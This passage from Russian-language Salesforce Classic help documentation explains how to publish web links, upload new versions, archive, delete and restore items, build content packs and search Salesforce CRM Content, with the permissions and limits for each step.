2. Чтобы добавить новую ссылку, нажмите кнопку **«Добавить»** > **«Добавить взамен ссылку на веб-сайт?»**. Введите URL-адрес и нажмите кнопку **«Добавить»**. Чтобы опубликовать ссылку, доступную в личной библиотеке, откройте вкладку **«Мои личные файлы»**, найдите нужную ссылку и щелкните **«Опубликовать»**.
3. Введите заголовок и описание веб-ссылки.
4. Выберите библиотеку. Данная библиотека будет управляющей (начальной), то есть веб-ссылка может быть доступна в другой библиотеке, но страница сведений о содержимом может быть изменена пользователем с соответствующими полномочиями только в управляющей библиотеке. Чтобы скрыть ссылку от других пользователей организации, установите переключатель **«Сохранить в мою личную библиотеку»**.
5. При необходимости выберите язык. Раскрывающийся список «Язык» отображается только при наличии многоязычной поддержки. В противном случае, система Salesforce назначает содержимому личный язык пользователя. Если поиск содержимого выполняется на определенном языке, то в результатах поиска отображается только содержимое, связанное с данным языком.
6. Чтобы опубликовать содержимое от имени другого автора, выберите нужного автора в раскрывающемся списке.
7. Присвойте содержимому теги. Возможность присвоения тегов определяется правилом присвоения тегов, назначенным библиотеке.
   - Если правило присвоения тегов не задано или администратор назначил библиотеке правило открытого присвоения тегов, то теги могут быть добавлены в поле «Теги». При вводе тега приложение Salesforce CRM Content автоматически предлагает варианты тегов на основе списка «Мои недавние теги» и раздела «Популярные теги» на вкладке «Библиотеки». Список «Мои недавние теги» в окне

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для публикации веб-ссылок в Salesforce CRM Content:

- Флажок «Управление библиотеками», установленный в определении полномочий библиотеки

  ИЛИ

  Флажок «Добавить содержимое», установленный в определении полномочий библиотеки

«Добавить» содержит 20 тегов, использовавшихся последними. Чтобы автоматически добавить тег в поле «Теги», щелкните нужный тег.

- Если администратор назначил правило управляемого присвоения тегов, то пользователи могут создать тег или воспользоваться списком предложенных тегов. Чтобы автоматически добавить тег в поле «Теги», щелкните нужный предложенный тег.
- Если администратор назначил правило ограниченного присвоения тегов, то пользователи могут воспользоваться только списком предложенных тегов. Выбранный тег отображается зеленым цветом.
- Имя тега не может быть изменено или удалено. Теги, удаленные из документа, сохраняются в системе.
- Теги нечувствительны к регистру. Запрещается использовать два одинаковых имени тега, даже если их начальные буквы различаются в регистре. Всегда используется регистр исходного тега.

8. Выберите нужный тип записи в раскрывающемся списке. Тип записи определяет настраиваемые поля, доступные пользователю для классификации и определения содержимого.
9. После заполнения настраиваемых полей нажмите кнопку **«Опубликовать»** или **«Сохранить»**.

СМ. ТАКЖЕ:

Управление библиотеками

Обновление версий содержимого

Чтобы открыть страницу сведений о содержимом, щелкните имя нужного файла на любой вкладке Salesforce CRM Content.

Публикация новой версии

Чтобы опубликовать новую версию файла и обновить его свойства, выполните указанные ниже действия.

1. Нажмите кнопку **«Правка»** > **«Загрузить новую версию»**. Данный параметр недоступен для веб-ссылок, пакетов содержимого и документов Google.

   Дополнительную информацию о добавлении или удалении файлов из пакета содержимого см. в разделе «Создание и изменение пакетов содержимого в Salesforce CRM Content».

2. Чтобы найти обновленный файл, нажмите кнопку **«Обзор...»**.
3. При необходимости обновите поля **«Заголовок»** и **«Описание»**.
4. Заполните поле «Причина изменения». Данный текст добавляется в электронные уведомления, отправляемые подписчикам, а также в список версий на странице сведений о содержимом.
5. Чтобы опубликовать содержимое от имени другого автора, выберите нужного автора в раскрывающемся списке.
6. Присвойте содержимому теги. Возможность присвоения тегов определяется правилом присвоения тегов, назначенным библиотеке.
   - Если правило присвоения тегов не задано или администратор назначил библиотеке правило открытого присвоения тегов, то теги могут быть добавлены в поле «Теги». При вводе тега приложение Salesforce CRM Content автоматически предлагает варианты тегов на основе списка «Мои недавние

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления новой версии:

- Флажок «Добавить содержимое», установленный в определении полномочий библиотеки

теги» и раздела «Популярные теги» на вкладке «Библиотеки». Список «Мои недавние теги» в окне «Добавить» содержит 20 тегов, использовавшихся последними. Чтобы автоматически добавить тег в поле «Теги», щелкните нужный тег.

- Если администратор назначил правило управляемого присвоения тегов, то пользователи могут создать тег или воспользоваться списком предложенных тегов. Чтобы автоматически добавить тег в поле «Теги», щелкните нужный предложенный тег.
- Если администратор назначил правило ограниченного присвоения тегов, то пользователи могут воспользоваться только списком предложенных тегов. Выбранный тег отображается зеленым цветом.
- Имя тега не может быть изменено или удалено. Теги, удаленные из документа, сохраняются в системе.
- Теги нечувствительны к регистру. Запрещается использовать два одинаковых имени тега, даже если их начальные буквы различаются в регистре. Всегда используется регистр исходного тега.

7. При необходимости обновите настраиваемые поля.
8. Нажмите кнопку **«Опубликовать»**.

Примечания к версиям содержимого

Ниже перечислены рекомендации по созданию и изменению новой версии.

- Приложение Salesforce CRM Content не поддерживает редактирование файлов. Чтобы изменить файл Salesforce CRM Content, загрузите нужный файл на персональный компьютер, внесите необходимые изменения и загрузите обновленную версию с помощью кнопки **«Загрузить новую версию»**.
- Вложенная вкладка «Версии» на странице сведений о содержимом содержит все версии содержимого. Список «Недавние действия» на вкладке «Библиотеки» также уведомляет пользователей о наличии новых версий содержимого.
- Версии Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition позволяют ежедневно публиковать не более 200 000 новых версий. Версия Developer Edition и пробные версии позволяют ежедневно публиковать не более 2 500 новых версий.

СМ. ТАКЖЕ:

Загрузка и публикация содержимого

Удаление, архивирование и восстановление содержимого

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для архивирования и восстановления содержимого библиотеки:	Флажок «Архивировать содержимое», установленный в определении полномочий библиотеки
Для архивирования и восстановления опубликованного содержимого:	Флажок «Добавить содержимое», установленный в определении полномочий библиотеки
Для удаления содержимого:	Флажок «Удалить содержимое», установленный в определении полномочий библиотеки

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Существует два способа удаления содержимого из библиотеки: архивирование и удаление.

Архивирование позволяет хранить файлы в Salesforce вне библиотеки. Также архивные файлы не отображаются в результатах поиска. Удаленные файлы помещаются в **корзину**, где хранятся в течение 15 дней, после чего безвозвратно удаляются автоматически. В течение 15 дней с даты удаления файла его можно восстановить, переместив из **корзины**. Архивные файлы также можно восстановить.

Перед удалением или архивацией содержимого важно понимать сходства и различия между этими двумя способами.

Последствия архивации или удаления содержимого	Архивное содержимое	Удаленное содержимое
Учитывается в объемах файлового хранилища (размер хранилища и число документов)	✔	
Удаляется из библиотеки	✔	✔
Невозможность загрузки новых версий	✔	✔
Содержимое нельзя загрузить (требуется восстановление)	✔	✔
Содержимое перестает отображаться в результатах поиска	✔	✔
Содержимое можно восстановить	✔	✔
Автоматическое удаление из списков подписок (подписчикам не высылается уведомление)	✔	✔
Безвозвратное удаление при очистке корзины		✔

Чтобы архивировать или удалить содержимое, выполните указанные ниже действия.

1. Щелкните имя файла на вкладке **«Библиотеки»**, **«Содержимое»** или **«Подписки»**.
2. На странице **«Сведения о содержимом»** щелкните **«Редактирование»** > **«Архивировать содержимое»** или **«Редактирование»** > **«Удалить содержимое»**.

Чтобы удалить файлы из пакета содержимого, выполните указанные ниже действия.

- По умолчанию следует удалить пакет содержимого, а затем — файл.
- Если включен параметр Salesforce CRM Content, позволяющий удалять файлы из пакетов содержимого, файл можно удалить, не удаляя его предварительно из пакета. Это действие удаляет все версии файла из всех пакетов содержимого, включая те, к которым пользователь не имеет доступа, например, расположенные в личных библиотеках.

Чтобы восстановить архивное содержимое, выполните указанные ниже действия.

1. Выполните одно из перечисленных ниже действий, чтобы открыть страницу **«Сведения о содержимом»** архивного файла.
   - Выберите закладку с архивным содержимым.
   - На вкладке **«Библиотеки»** щелкните имя библиотеки, чтобы открыть страницу **«Сведения о библиотеке»**. Чтобы просмотреть список архивного содержимого на вкладке **«Содержимое»**, щелкните ссылку **«Просмотр архивного содержимого»**. Щелкните имя нужного файла.

     Прим.: Ссылка **«Просмотр архивного содержимого»** отображается только пользователям с полномочием «Архивировать содержимое», «Добавить содержимое» или «Управление библиотеками». При наличии полномочия «Архивировать содержимое» или «Управление библиотеками» отображается список всего

архивного содержимого библиотеки. В случае отсутствия указанных выше полномочий, но при наличии полномочия «Добавить содержимое», отображается список собственного архивного содержимого.

2. Нажмите **«Редактирование»** > **«Восстановить содержимое»** на странице **«Сведения о содержимом»**.

Чтобы восстановить удаленное содержимое, выполните указанные ниже действия.

1. С вкладки **«Библиотеки»** или **«Подписки»** или со страницы **«Сведения о содержимом»** перейдите к **корзине**.
2. Установите флажок для файла содержимого и щелкните **«Восстановить»**.

Прим.:

- Авторы могут архивировать и восстанавливать собственное содержимое. Флажок «Архивировать содержимое» является для авторов необязательным.
- Если файл доступен в Salesforce CRM Content, а также опубликован в Chatter, то при его архивировании сообщение Chatter сохраняется.
- Удаление файла Chatter со страницы сведений о содержимом приводит к удалению файла из Salesforce CRM Content и Chatter.

СМ. ТАКЖЕ:

Удаление файла со страницы сведений о файле

Создание и изменение пакетов содержимого в Salesforce CRM Content

Пакет содержимого — это набор связанных документов или файлов, которые хранятся в Salesforce CRM Content в виде группы. Например, пользователь может создать пакет содержимого, включающий список продуктов, смету и контракт, которые должны быть отправлены отдельному клиенту. Пакет содержимого может быть дополнен любыми файлами Salesforce CRM Content: от традиционных деловых документов (например, презентации Microsoft® PowerPoint и PDF-файлы Adobe®) до документов Google и аудио- или видеофайлов. Пакет содержимого может быть отправлен коллегам внутри организации, а также интересам или контактам за пределами организации, посредством эл. почты или мгновенного сообщения. Чтобы открыть окно предварительного просмотра, поддерживающее просмотр и загрузку содержимого, рекомендуем выбрать отдельный URL-адрес в *доставке содержимого*. Чтобы определить количество просмотров пакета содержимого и загруженные документы, рекомендуем просмотреть сведения об отслеживании. .

Прим.: Пакеты содержимого поддерживают все типы файлов; однако окно предварительного просмотра, открывающееся при выборе URL-адреса доставки содержимого, поддерживает только файлы PowerPoint, Word, Excel и PDF. Окно предварительного просмотра не поддерживает документы PDF, защищенные от копирования. Кроме того, для работы с пакетами содержимого на компьютере должна быть установлена программа Adobe Flash® Player 9.0.11.5 или более поздней версии. В противном случае система Salesforce отображает ссылку на веб-сайт Adobe, где данная программа доступна для бесплатной загрузки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения пакетов содержимого в Salesforce CRM Content:

- Флажок «Управление библиотеками», установленный в определении полномочий библиотеки

  ИЛИ

  Флажок «Добавить содержимое», установленный в определении полномочий библиотеки

Ниже перечислены действия, доступные над пакетами содержимого.

1. В зависимости от преследуемой цели (создание, настройка или изменение пакета содержимого), выполните одно из указанных ниже действий.

   Прим.: Чтобы выполнить описанные ниже действия, установите флажок «Включить создание пакета содержимого» на странице Salesforce CRM Content меню «Настройка». Пакеты содержимого, сохраненные системой Salesforce после отключения функции создания пакетов содержимого, не могут быть настроены или изменены.

   - Чтобы создать пакет содержимого, откройте вкладку **«Библиотеки»** и нажмите кнопку **«Создать...»** > **«Пакет содержимого»**.
   - Чтобы создать пакет содержимого путем копирования текущего пакета и добавления, удаления или изменения порядка отображения файлов, нажмите кнопку **«Клонировать и настроить»** на странице сведений о содержимом пакета.
   - Чтобы обновить пакет содержимого и опубликовать новую версию, откройте страницу сведений о содержимом пакета и нажмите кнопку **«Правка»** > **«Редактировать пакет содержимого»**.

2. Чтобы просмотреть все содержимое библиотек, нажмите кнопку **«Поиск файлов»**. Чтобы уточнить результаты поиска, выберите конкретную библиотеку или введите поисковый запрос в текстовое поле.

   В результатах поиска отображаются файлы и документы, а также пакеты содержимого.

3. Перетащите нужное содержимое из результатов поиска в раздел компоновки, расположенный в нижней части окна. Чтобы скомпоновать пакет содержимого, выполните указанные ниже действия.

- Чтобы открыть документ для предварительного просмотра в нижней части окна, выберите нужный документ в результатах поиска. При необходимости щелкните **«Добавить в пакет содержимого»** или **«Скрыть предварительный просмотр»**.
- Чтобы просмотреть пакеты содержимого, использующие данный документ, наведите указатель мыши на нужный документ и щелкните значок папки ( ) в результатах поиска.
- Чтобы просмотреть все документы пакета, наведите указатель мыши на нужный пакет содержимого и щелкните значок папки ( ) в результатах поиска.
- Чтобы удалить документ из компонуемого пакета, наведите указатель мыши на нужный документ и щелкните значок корзины ( ) в разделе компоновки.
- Чтобы отменить внесенные изменения, нажмите кнопку **«Очистить»**. Чтобы вернуться на вкладку «Библиотеки», нажмите кнопку **«Отмена»**.

  Прим.: Пакет содержимого может содержать не более 50 файлов.

4. По завершении нажмите кнопку **«Сохранить»** и укажите или измените имя пакета содержимого.
5. Ниже перечислены действия, доступные в диалоговом окне «Сохранить или опубликовать содержимое».
   a. Выберите библиотеку. Чтобы скрыть пакет содержимого от других пользователей организации (например, если он еще не готов), установите переключатель **«Сохранить в мою личную библиотеку»**.
   b. При необходимости добавьте или измените описание пакета содержимого.
   c. При необходимости выберите язык. Раскрывающийся список «Язык» отображается только при наличии многоязычной поддержки. В противном случае, система Salesforce назначает содержимому личный язык пользователя. Если поиск содержимого выполняется на определенном языке, то в результатах поиска отображается только содержимое, связанное с данным языком.
   d. При изменении пакета содержимого заполните поле «Причина изменения».
   e. Чтобы опубликовать содержимое от имени другого автора, выберите нужного автора в раскрывающемся списке.
   f. Присвойте содержимому теги. Возможность присвоения тегов определяется правилом присвоения тегов, назначенным библиотеке.
      - Если правило присвоения тегов не задано или администратор назначил библиотеке правило открытого присвоения тегов, то теги могут быть добавлены в поле «Теги». При вводе тега приложение Salesforce CRM Content автоматически предлагает варианты тегов на основе списка «Мои недавние теги» и раздела «Популярные теги» на вкладке «Библиотеки». Список «Мои недавние теги» в окне «Добавить» содержит 20 тегов, использовавшихся последними. Чтобы автоматически добавить тег в поле «Теги», щелкните нужный тег.
      - Если администратор назначил правило управляемого присвоения тегов, то пользователи могут создать тег или воспользоваться списком предложенных тегов. Чтобы автоматически добавить тег в поле «Теги», щелкните нужный предложенный тег.
      - Если администратор назначил правило ограниченного присвоения тегов, то пользователи могут воспользоваться только списком предложенных тегов. Выбранный тег отображается зеленым цветом.
      - Имя тега не может быть изменено или удалено. Теги, удаленные из документа, сохраняются в системе.
      - Теги нечувствительны к регистру. Запрещается использовать два одинаковых имени тега, даже если их начальные буквы различаются в регистре. Всегда используется регистр исходного тега.
   g. Выберите нужный тип записи в раскрывающемся списке. Тип записи определяет настраиваемые поля, доступные пользователю для классификации и определения содержимого.

h. Нажмите кнопку **«Опубликовать»**. Просмотрите страницу сведений о содержимом, вернитесь на вкладку «Библиотеки» или опубликуйте другой файл.

СМ. ТАКЖЕ:

Просмотр и редактирование доставок содержимого

Поиск содержимого

Поиск содержимого Salesforce CRM Content, связанного с записями

Использование связанных списков для записей позволяет быстро находить файлы содержимого, связанные с интересами, организациями, контактами, возможностями, продуктами, обращениями или настраиваемыми объектами.

Функции приложения Salesforce CRM Content, включенного в организации, доступны на страницах сведений об интересах, организациях, контактах, возможностях, продуктах, обращениях или настраиваемых объектах. Связанный список «Связанное содержимое» позволяет искать файлы, пакеты содержимого, веб-ссылки или документы Google и добавлять их в записи. Последняя версия вложенного файла доступна в течение всего срока существования записи, при условии, что файл не был удален.

Прим.: Связанные списки **«Связанное содержимое»** или **«Доставки содержимого»** доступны, только если администратор добавил их к макету соответствующей страницы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к Salesforce CRM Content:

- Флажок «Пользователь `Salesforce CRM Content`», установленный на странице личных сведений

  И

  Участник библиотеки

Ниже перечислены действия, доступные в связанном списке «Связанное содержимое».

- Чтобы открыть страницу сведений о содержимом, позволяющую комментировать и голосовать за содержимое, загружать файлы, открывать веб-страницы и документы Google, а также подписываться на содержимое, авторов, теги или библиотеки, щелкните заголовок нужного содержимого. Дополнительную информацию см. в разделе «Просмотр и редактирование сведений о содержимом».
- Чтобы удалить содержимое из записи, щелкните ссылку **«Удал.»** напротив нужного содержимого. Содержимое не удаляется из библиотеки Salesforce CRM Content.
- Если в организации включена функция доставки содержимого, нажмите кнопку **«Доставить содержимое»**. *Доставка содержимого* позволяет быстро преобразовывать документы (например, Microsoft® PowerPoint и Word) в специальные интерактивные версии, удобные для просмотра в режиме реального времени. Каждой созданной доставке присваивается зашифрованный URL-адрес, который может быть отправлен любому получателю (например, интересам, клиентам, партнерам или коллегам) и позволяет отслеживать количество просмотров или загрузок содержимого. Доступно только в Salesforce Classic. Lightning Email создает ссылки на основе доставок в виде вложений эл. почты для пользователей Lightning Experience, имеющих доступ к функции доставки содержимого. Дополнительную информацию см. в разделе «Создание доставок содержимого».
- Чтобы найти связанное содержимое, выполните указанные ниже действия.

  1. Нажмите кнопку **«Найти содержимое»** или **«Искать все»**. В обоих случаях поиск выполняется по доступным библиотекам Salesforce CRM Content. При нажатии кнопки **«Искать все»** отображается все содержимое библиотек. При нажатии кнопки «Найти содержимое» отображается содержимое, связанное с записью. Приложение Salesforce CRM Content выполняет поиск содержимого по тексту или атрибутам, соответствующим указанным ниже полям.

- Для возможности: «Имя возможности», «Имя организации», все конкуренты и продукты.
- Для организации: «Имя организации» и «Отрасль».
- Для обращения: «Причина обращения», «Тема», «Имя организации» и «Отрасль».
- Для интереса: «Имя», «Компания», «Отрасль» и «Должность».

Прим.: Чтобы просмотреть результаты поиска, содержащие полное имя настраиваемого объекта в тексте или атрибутах документа, нажмите кнопку **«Найти содержимое»**. Если содержимое не найдено, нажмите кнопку «Искать все».

2. Чтобы отфильтровать результаты поиска, введите поисковый запрос или выберите критерии фильтрации на боковой панели страницы результатов поиска.
3. Чтобы вложить файл в запись, щелкните ссылку **«Вложить»** напротив нужного файла.
4. Чтобы вернуться на страницу сведений, щелкните ссылку **«Назад»**.

Поиск содержимого

Во вкладке «Содержимое» отображаются файлы, пакеты содержимого, веб-ссылки и документы Google, опубликованные в библиотеках Salesforce CRM Content. Если включена поддержка сети Chatter и установлен флажок «Показать файлы Salesforce Files в Salesforce CRM Content», то файлы, опубликованные в группах Chatter, и прочие публичные файлы также отображаются на вкладке «Содержимое». По умолчанию страница содержит 20 элементов, измененных последними. Чтобы отфильтровать данный список, воспользуйтесь боковой панелью «Фильтровать результаты».

Чтобы найти конкретное содержимое, выполните указанные ниже действия.

1. Выберите нужную библиотеку (уточненный поиск) или все библиотеки (расширенный поиск) в раскрывающемся списке «Поиск». При наличии такой возможности выберите поиск только по файлам Salesforce или по файлам групп Chatter со своим участием.

   Совет: Чтобы просмотреть все области, где встречается содержимое, нажмите кнопку **«Параметры отображения»** и установите флажок **«Показать области»**. Области отображаются под каждым заголовком.

2. Введите критерии поиска и нажмите кнопку **«Начать»**. Приложение Salesforce CRM Content выполняет полнотекстовый поиск по документам следующего типа: файлы RTF, HTML, XML, Adobe® PDF, текстовые файлы в кодировке UTF-8, а также файлы Word, Excel и PowerPoint, начиная с пакета Microsoft® Office 97 и заканчивая пакетом Microsoft Office 2007.
3. При наличии многоязычной поддержки выполните поиск по определенному языку. По умолчанию приложение Salesforce CRM Content выполняет поиск по всему содержимому библиотек, опубликованному на языке пользователя. Поиск, выполняемый по всем языкам, охватывает заголовки, имена авторов, теги, расширения файлов и настраиваемые поля содержимого на всех языках.

   Прим.: Однако такой поиск не охватывает текст или описание документов, опубликованных на языках, отличных от языка пользователя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска по приложению Salesforce CRM Content:

- Флажок «Пользователь `Salesforce CRM Content`», установленный на странице личных сведений

  И

  Участник библиотеки

4. При необходимости отфильтруйте результаты поиска по формату файла, специальному содержимому, автору, тегу, библиотеке, языку, настраиваемому полю или группе Chatter (при наличии такой возможности) на боковой панели «Фильтровать результаты». Число, указанное в скобках напротив каждого типа фильтра, соответствует количеству файлов, пакетов содержимого, веб-ссылок и документов Google, обнаруженных в результате поиска.

Ниже перечислены действия, доступные на вкладке «Содержимое».

- Чтобы настроить представление, нажмите кнопку **«Параметры отображения»** и добавьте сортируемые столбцы для разных критериев содержимого (например, «Размер» и «Дата публикации») или установите флажки для отображения описаний, тегов и областей. Параметр **«Показать области»** используется для просмотра библиотек и групп Chatter, в которых встречается содержимое. Параметр **«Мои библиотеки: нет»** или **«Мои группы Chatter: нет»** указывает на то, что данный файл является файлом Salesforce и не принадлежит библиотекам или группам Chatter. Специальные «интеллектуальные» графики по загрузкам, комментариям, рейтингам и подписчикам позволяют сравнивать файлы, пакеты содержимого, документы Google и ссылки с другими результатами поиска.

  Прим.: Группы Chatter доступны в параметре **«Показать области»** только в том случае, если включена поддержка сети Chatter и установлен флажок «Показать файлы» в Salesforce CRM Content.

- Чтобы добавить выбранное содержимое в архив, выберите нужные файлы и нажмите кнопку **«Загрузить»**. Веб-ссылки и документы Google не могут быть добавлены в архив.
- Чтобы просмотреть сведения об отдельном файле, пакете содержимого, документе Google или веб-ссылке, а также доступные действия (например, подписка, голосование и загрузка), наведите указатель мыши на значок файла.
- Чтобы активировать или отменить подписку, нажмите значок подписки напротив имени нужного файла. Дополнительную информацию см. в разделе «Просмотр и редактирование подписок на содержимое».
- Чтобы открыть страницу сведений о содержимом, щелкните имя нужного файла. Страница сведений о содержимом отображает всю доступную информацию о файле, пакете содержимого, документе Google или веб-ссылке. Дополнительную информацию см. в разделе «Просмотр и редактирование сведений о содержимом».

Функция поиска поддерживает несколько типов файлов и использует ограничения по их размеру. Если размер файла превышает максимально допустимый, то поиск по тексту данного файла не выполняется, но может быть выполнен поиск по имени автора, тегам, расширению файла и настраиваемым полям.

Тип файла	Расширения файла	Максимальный размер файла для поиска
HTML	`.htm`, `.html`, `.xhtml`	5 Мб
PDF	`.pdf`	25 Мб
PPT	`.ppt`, `.pptx`, `.pptm`	25 Мб
RTF	`.rtf`	5 Мб
Текст	`.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt`	5 Мб
Word	`.doc`, `.docx`, `.docm`	25 Мб
XLS	`.xls`, `.xlsx`, `.xlsm`	5 Мб

Тип файла	Расширения файла	Максимальный размер файла для поиска
XML	`.xml`	5 Мб

СМ. ТАКЖЕ:

Поиск файлов

Просмотр и редактирование сведений о содержимом

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предварительного просмотра и загрузки общедоступного содержимого:	Участник библиотеки
Для предварительного просмотра и загрузки личного содержимого:	Нет
Для загрузки новой версии:	Флажок «Добавить содержимое», установленный в определении полномочий библиотеки
Для архивирования и восстановления содержимого:	Флажок «Архивировать содержимое», установленный в определении полномочий библиотеки ИЛИ Автор содержимого
Для удаления содержимого без возможности восстановления:	Флажок «Удалить содержимое», установленный в определении полномочий библиотеки
Для просмотра и редактирования комментариев:	Флажок «Изменить комментарии», установленный в определении полномочий библиотеки
Для удаления комментариев:	Флажок «Удалить комментарии», установленный в определении полномочий библиотеки
Для присвоения тегов:	Флажок «Присвоить тег содержимому», установленный в определении полномочий библиотеки
Для пометки содержимого в качестве специального:	Флажок «Пометить содержимое как специальное», установленный в определении полномочий библиотеки
Для доставки содержимого из общедоступной библиотеки:	Флажок «Доставить содержимое», установленный в определении полномочий библиотеки

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Для доставки содержимого из личной библиотеки:	Флажок «Доставить загруженные файлы и личное содержимое», установленный в определении полномочий библиотеки
Для публикации содержимого из библиотеки в ленту Chatter:	Флажок «Опубликовать содержимое в лентах Chatter», установленный в определении полномочий библиотеки

В результате выбора имени файла на вкладке «Библиотеки», «Содержимое» или «Подписки» открывается страница сведений о содержимом, которая поддерживает предварительный просмотр содержимого и сбор информации об определенном файле, веб-ссылке, пакете содержимого или документе Google в Salesforce CRM Content. Начиная с выпуска Summer'10, если в организации включена поддержка сети Chatter, то также отображаются файлы, опубликованные в Chatter.

Ниже перечислены типы файлов, при выборе которых открывается вкладка «Предварительный просмотр».

- Файлы Word, Excel и PowerPoint, начиная с пакета Microsoft® Office 97 и заканчивая пакетом Microsoft Office 2007. Некоторые функции Microsoft Office 2007 при предварительном просмотре отображаются некорректно.
- PDF-файлы Adobe®. Документы PDF, защищенные от копирования, недоступны для предварительного просмотра.
- Файлы JPG, BMP, GIF и PNG.

Доступ к следующим параметрам может быть предоставлен на странице сведений о содержимом в зависимости от следующих факторов: тип просматриваемого содержимого; полномочия библиотеки; местонахождение содержимого (общедоступная или личная библиотека) или посредством Chatter.

- Чтобы проголосовать по файлу, веб-ссылке, пакету содержимого или документу Google, щелкните значок положительной или отрицательной оценки. Чтобы изменить мнение, щелкните противоположный значок. После голосования отношение пользователя к содержимому отображается в списке «Недавние действия» на вкладке «Библиотеки».
- Чтобы создать доставку содержимого, нажмите кнопку **«Доставить содержимое»**. Чтобы просмотреть список доставок, связанных с содержимым, нажмите кнопку **«Доставить содержимое»** > **«Показать доставки содержимого»**.
- Чтобы открыть веб-ссылку или документ Google в новом окне, нажмите кнопку **«Открыть»**. Чтобы открыть или сохранить файл, нажмите кнопку **«Загрузить»**.
- Чтобы активировать или отменить подписку, нажмите кнопку **«Подписаться»** или **«Подписан»**.
- Чтобы просмотреть пакеты содержимого, использующие данный файл, откройте вложенную вкладку «Пакеты содержимого».
  - Чтобы удалить файл из всех соответствующих пакетов содержимого, щелкните **«Удалить из всех»** (только при наличии полномочий администратора библиотеки).
  - Чтобы просмотреть сведения о пакете содержимого, щелкните имя нужного пакета содержимого.
- Чтобы создать пакет содержимого путем добавления или удаления файлов и слайдов, нажмите кнопку **«Клонировать и настроить»**. Приложение Salesforce CRM Content сохраняет или публикует настроенные пакеты в качестве нового содержимого, а не их копий.
- Чтобы изменить стандартные и настраиваемые поля, нажмите кнопку **«Правка»** > **«Редактировать сведения о содержимом»**.
- Чтобы создать новую версию пакета содержимого путем добавления или удаления файлов, нажмите кнопку **«Правка»** > **«Редактировать пакет содержимого»**.
- Чтобы заменить файл новой версией, нажмите кнопку **«Правка»** > **«Загрузить новую версию»**. Данный параметр недоступен для веб-ссылок, пакетов содержимого и документов Google.

Прим.: В случае превышения ограничения по объему хранилища файлов, новое содержимое не может быть загружено, поэтому кнопка **«Загрузить новую версию»** неактивна.

- Чтобы удалить файл, веб-ссылку, пакет содержимого или документ Google из библиотеки, нажмите кнопку **«Правка»** > **«Архивировать содержимое»**. Авторы могут архивировать и восстанавливать собственное содержимое независимо от полномочий библиотеки. Если файл доступен в Salesforce CRM Content, а также опубликован в Chatter, то при его архивировании сообщение Chatter сохраняется.
- Чтобы удалить файл, веб-ссылку, пакет содержимого или документ Google из Salesforce CRM Content, нажмите кнопку **«Правка»** > **«Удалить содержимое»**. Содержимое перемещается в корзину. Авторы могут удалять и восстанавливать собственное содержимое независимо от полномочий библиотеки. Удаление документа Google приводит к удалению всех его связей с Salesforce CRM Content; однако документ сохраняется в службах Google Apps. Файл, добавленный в пакет содержимого или доставку содержимого, не может быть удален. Удаление файла Chatter со страницы сведений о содержимом приводит к удалению файла из Salesforce CRM Content и Chatter.
- Чтобы переместить содержимое в другую управляющую (начальную) библиотеку, нажмите кнопку **«Правка»** > **«Действия над библиотекой»** и выберите **«Переместить в другую библиотеку»**. Чтобы предоставить другим библиотекам доступ к содержимому без изменения управляющей библиотеки, выберите параметр **«Общий доступ с другой библиотекой»**. Предоставление общего доступа или связывание содержимого с другими библиотеками позволяет участникам этих библиотек выполнять поиск содержимого. Если управляющая и общедоступная библиотеки используют разные правила присвоения тегов, то применяется наиболее строгое правило. Чтобы удалить содержимое из библиотеки, которой был предоставлен доступ, щелкните **«Удалить из библиотек»**. Данный параметр не удаляет содержимое из управляющей библиотеки.
- Чтобы просмотреть, добавить, изменить или удалить комментарии, откройте вложенную вкладку «Комментарии».
- Чтобы просмотреть все версии файла и комментарии-пояснения авторов, откройте вложенную вкладку «Версии».
- Чтобы просмотреть список всех пользователей Salesforce CRM Content, загрузивших данный файл, откройте вложенную вкладку «Загрузки». Данные о загрузке недоступны для веб-ссылок и документов Google.
- Чтобы просмотреть список всех пользователей Salesforce CRM Content, подписанных на файл, веб-ссылку или документ Google, откройте вложенную вкладку «Подписчики». Чтобы подписаться на автора, нажмите раскрывающуюся кнопку напротив имени нужного автора. Чтобы подписаться на библиотеку, нажмите раскрывающуюся кнопку напротив имени нужной библиотеки.
- Чтобы просмотреть все содержимое, связанное с тегом, щелкните имя нужного тега. Чтобы удалить тег или подписаться на все содержимое, связанное с данным тегом, щелкните стрелку напротив нужного тега.
